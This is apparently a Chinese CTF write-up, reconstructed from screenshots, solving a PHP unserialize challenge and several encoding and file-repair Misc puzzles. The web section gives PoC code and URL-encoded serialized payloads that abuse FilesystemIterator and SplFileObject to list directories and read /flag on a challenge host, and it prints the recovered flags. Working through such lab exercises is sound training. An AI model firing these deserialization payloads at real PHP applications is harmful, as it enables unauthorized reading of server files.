
```php
<?php
error_reporting(0);
highlight_file(__FILE__);

class Demo{
    public $class;
    public $user;
    public function __construct()
    {
        $this->class = "safe";
        $this->user = "ctfer";
        $context = new $this->class ($this->user);
        foreach($context as $f){
            echo $f;
        }
    }

    public function __wakeup()
    {
        $context = new $this->class ($this->user);
        foreach($context as $f){
            echo $f;
        }
    }

}
class safe{
    var $user;
    public function __construct($user)
    {
        $this->user = $user;
        echo ("hello ".$this->user);
    }
}


if(isset($_GET['data'])){
    unserialize($_GET['data']);
}
else{
    $demo=new Demo;
```

直接拼接原生类

`poc.php`

```php
 <?php
class Demo{
    public $class;
    public $user;
    public function __construct(){
     $this->class = "FilesystemIterator";
     $this->user = "./";
    }

}
$res = new Demo();
echo urlencode(serialize($res));
?>
```

```
?data=O%3A4%3A%22Demo%22%3A2%3A%7Bs%3A5%3A%22class%22%3Bs%3A18%3A%22FilesystemIterator%22%3Bs%3A4%3A%22user%22%3Bs%3A2%3A%22.%2F%22%3B%7D
```




```
if(isset($_GET['data'])){
        unserialize($_GET['data']);
}
else{
        $demo=new  Demo;

} ./flag.php./index.php
```

```
http://119.61.19.212:57304/?data=O%3A4%3A%22Demo%22%3A2%3A%7Bs%3A5%3A%22class%22%3Bs%3A18%3A%22FilesystemIterator%22%3Bs%3A4%3A%22user%22%3Bs%3A2%3A%22.%2F%22%3B%7D
```

☐ Post data ☐ Referer ☐ User Agent ☐ Cookies Clear All


```php
 <?php
class Demo{
    public $class;
    public $user;
    public function __construct(){
     $this->class = "SplFileObject";
     $this->user = "./flag.php";
    }

}
$res = new Demo();
echo urlencode(serialize($res));
?>
```

```
/?data=O%3A4%3A%22Demo%22%3A2%3A%7Bs%3A5%3A%22class%22%3Bs%3A13%3A%22SplFileObject%22%3Bs%3A4%3A%22user%22%3Bs%3A10%3A%22.%2Fflag.php%22%3B%7D
```



```
</span>
</code><?php
error_reporting(0);
echo "/flag is not here! Baby~";

function check($info){
    $filter_arr = array('system','flag','eval');
    $filter = '/'.implode('|',$filter_arr).'/i';
    return preg_replace($filter, '', $info);
}

$profile['path'] = $_POST['path'];
$profile['file'] = $_POST['file'];
$fun_ser = check(serialize($profile));

if(strpos($fun_ser, 'log') !== false){
    die();
}

$ser_info = unserialize($fun_ser);
var_dump(readfile($ser_info['file']));
```

查看根目录发现flag




```
        unserialize($_GET['data']);
}
else{
        $demo=new  Demo;

} //boot//tmp//dev//lib//bin//proc//sbin//mnt//srv//media//opt//root//etc//lib64//sys//var//usr//run//home//.dockerenv//flag
```

http://119.61.19.212:57304/?data=O%3A4%3A%22Demo%22%3A2%3A%7Bs%3A5%3A%22class%22%3Bs%3A18%3A%22FilesystemIterator%22%3Bs%3A4%3A%22user%22%3Bs%3A1%3A%22%2F%22%3B%7D

读取

```
/?data=O%3A4%3A%22Demo%22%3A2%3A%7Bs%3A5%3A%22class%22%3Bs%3A13%3A%22SplFileObject%22%3Bs%3A4%3A%22user%22%3Bs%3A5%3A%22%2Fflag%22%3B%7D
```




```
if(isset($_GET['data'])){
        unserialize($_GET['data']);
}
else{
        $demo=new  Demo;

} flag{3e1e6f1dba7622e67d5c674590fe8c3c}
```

http://119.61.19.212:57304/?data=O%3A4%3A%22Demo%22%3A2%3A%7Bs%3A5%3A%22class%22%3Bs%3A13%3A%22SplFileObject%22%3Bs%3A4%3A%22user%22%3Bs%3A5%3A%22%2Fflag%22%3B%7D

Misc

签到1



解题进度：1/1


签到1

50分

这是什么编码?
题目:
ZmxhZ3tjNTRjZTlkN2I0ZTE3OTgwZGQ0OTA2ZDk5NDFlZDUyYX0=

```
PS C:\Users\Administrator> php -r "var_dump(base64_decode('ZmxhZ3tjNTRjZTlkN2I0ZTE3OTgwZGQ0OTA2ZDk5NDFlZDUyYX0='
));"
Command line code:1:
string(38) "flag{c54ce9d7b4e17980dd4906d9941ed52a}"
```

DECODER



解题进度：1/1

DECODER

100分

base全家桶罢了，简简单单。提交flag格式：flag{xxxx}。

`flag_1.txt`

```
base32->base58->base85
```


- Base32: https://www.qqxiuzi.cn/bianma/base.php
- Base58: http://www.metools.info/code/c74.html
- Base85: http://www.hiencode.com/base85.html

```
042f38b694
```

`flag_2.txt`

```
cipher: ⍰⍰⍰⍰⍰⍰⍰⍰☂☀⍰⍰⍰⍰⍰⍰⍰⍰⍰⍰⍰✖☂⍰✉⍰⍰⍰⍰⍰⍰⍰⍰⍰⍰⍰⍰⍰⍰⍰✖⍰⍰⍰
key: ⍰⍰⍰⍰⍰⍰
```

- http://www.atoolbox.net/Tool.php?Id=937




Emoji表情符号编码/解码

👮👟👟👠👥👦

whhjno

- emoji-aes: https://aghorler.github.io/emoji-aes/

调整`Rotation`



Decrypt

To decrypt, select the agreed rotation (if custom), enter the emoji-aes string, and then the pre-shared encryption key.

Rotation: 36

a = 🎚

The *rotation* field allows for the one-to-one substition of the Base64 character set with emojis to be rotated. This field must match the selection on encryption.

Message

b52bff9568

Key

Decrypted!

```
b52bff9568
```

`flag_3.txt`

```
Base91->Base64隐写
```

- http://www.hiencode.com/base91.html


```python
def get_base64_diff_value(s1, s2):
    base64chars = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/'
    res = 0
    for i in xrange(len(s2)):
        if s1[i] != s2[i]:
            return abs(base64chars.index(s1[i]) - base64chars.index(s2[i]))
    return res

def solve_stego():
    with open('./1.txt', 'rb') as f:
        file_lines = f.readlines()
        bin_str = ''
        for line in file_lines:
            steg_line = line.replace('\n', '')
            norm_line = line.replace('\n', '').decode('base64').encode('base64').replace('\n', '')
            diff = get_base64_diff_value(steg_line, norm_line)
            print diff
            pads_num = steg_line.count('=')
            if diff:
                bin_str += bin(diff)[2:].zfill(pads_num * 2)
            else:
                bin_str += '0' * pads_num * 2
            print goflag(bin_str)

def goflag(bin_str):
    res_str = ''
    for i in xrange(0, len(bin_str), 8):
        res_str += chr(int(bin_str[i:i + 8], 2))
    return res_str


if __name__ == '__main__':
    solve_stego()
```

```
37f267472516
```

最终flag

```
flag{042f38b694b52bff956837f267472516}
```

huahua




解题进度：1/1

huahua

100分


提交flag格式：flag{xxxx}。

修改文件头




```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: 50 4B 03 04 14 00 00 00 08 00 64 6F B8 52 F4 B2   PK........do¸Rô²
0010h: 9C 58 E6 C0 05 00 18 CC 05 00 0A 00 00 00 68 75   œXæÀ...Ì......hu
0020h: 61 68 75 61 2E 70 6E 67 EC BD F5 57 5C 41 D3 2D   ahua.pngì½õW\AÓ-
0030h: 9C E0 12 5C 83 86 C1 75 D0 10 3C C8 00 81 E0 1E   œà.\ƒ†ÁuÐ.<È..à.
0040h: 3C B8 BB 5B 70 06 CD 84 E0 16 34 48 70 87 C1 35   <¸»[p.Í„à.4Hp‡Á5
0050h: B8 0F EE EE EE F2 91 E4 79 DE F7 DE 3F E1 5B EB   ¸.îîîò'äyÞ÷Þ?á[ë
0060h: FE C0 70 46 56 9F EE AE AA BD 77 75 D7 39 07 03   þÀpFVŸî®ª½wu×9..
0070h: 8D 04 ED C5 8B 17 18 1F A4 25 94 5F BC 80 3B 79   ..íÅ‹...¤%"_¼€;y
0080h: F1 E2 E5 09 0A D2 F3 27 59 B7 7C C9 CF FF 5E 3A   ñâå.
0090h: 29 4B 89 BD 28 19 22 DB 79 7E 83 60 26 2A 27 FA   )K‰½(.
```

解压得到png文件，插入四字节文件头



```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: 89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52   ‰PNG........IHDR
0010h: 00 00 02 F1 00 00 01 F1 08 06 00 00 00 A2 FA 39   ...ñ...ñ.....¢ú9
0020h: 9A 00 00 00 01 73 52 47 42 00 AE CE 1C E9 00 00   š....sRGB.®Î.é..
0030h: 00 04 67 41 4D 41 00 00 B1 8F 0B FC 61 05 00 00   ..gAMA..±..üa...
0040h: 00 09 70 48 59 73 00 00 12 74 00 00 12 74 01 DE   ..pHYs...t...t.Þ
0050h: 66 1F 78 00 00 FF A5 49 44 41 54 78 5E EC FD 05   f.x..ÿ¥IDATx^ìý.
```



```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: 89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52   ‰PNG........IHDR
0010h: 00 00 02 F1 00 00 03 20 08 06 00 00 00 A2 FA 39   ...ñ... .....¢ú9
0020h: 9A 00 00 00 01 73 52 47 42 00 AE CE 1C E9 00 00   š....sRGB.®Î.é..
0030h: 00 04 67 41 4D 41 00 00 B1 8F 0B FC 61 05 00 00   ..gAMA..±..üa...
0040h: 00 09 70 48 59 73 00 00 12 74 00 00 12 74 01 DE   ..pHYs...t...t.Þ
0050h: 66 1F 78 00 00 FF A5 49 44 41 54 78 5E EC FD 05   f.x..ÿ¥IDATx^ìý.
0060h: B8 1D 55 B6 B6 0D FF EF 7B BA 1B 77 77 77 02 21   ¸.U¶¶.ÿï{º.www.!
0070h: 40 70 4D E3 EE 6E 01 82 13 42 84 20 C1 DD 09 DE   @pMãîn.‚.B„ ÁÝ.Þ
0080h: B8 05 B7 40 48 82 04 62 C4 DD 7D BB 2F 5F E5 F2   ¸.·@H‚.bÄÝ}»/_åò
0090h: FC 63 54 AD 4A 16 9B 40 F7 79 BF 3E A7 B3 77 9E   ücT-J.›@÷y¿>§³wž
00A0h: 7B 31 52 B5 4A 67 D5 2A AE EB 9E 73 8F 9A F3 FF   {1RµJgÕ*®ëžs.šóÿ
00B0h: 07 42 08 21 84 10 42 48 9B 82 12 4F 08 21 84 10   .B.!„.BH›‚.O.!„.
00C0h: 42 48 1B 83 12 4F 08 21 84 10 42 48 1B 83 12 4F   BH.ƒ.O.!„.BH.ƒ.O
00D0h: 08 21 84 10 42 48 1B 83 12 4F 08 21 84 10 42 48   .!„.BH.ƒ.O.!„.BH
00E0h: 1B 83 12 4F 08 21 84 10 42 48 1B 83 12 4F 08 21   .ƒ.O.!„.BH.ƒ.O.!
00F0h: 84 10 42 48 1B 83 12 4F 08 21 84 10 42 48 1B 83   „.BH.ƒ.O.!„.BH.ƒ
0100h: 12 4F 08 21 84 10 42 48 1B 83 12 4F 08 21 84 10   .O.!„.BH.ƒ.O.!„.
```

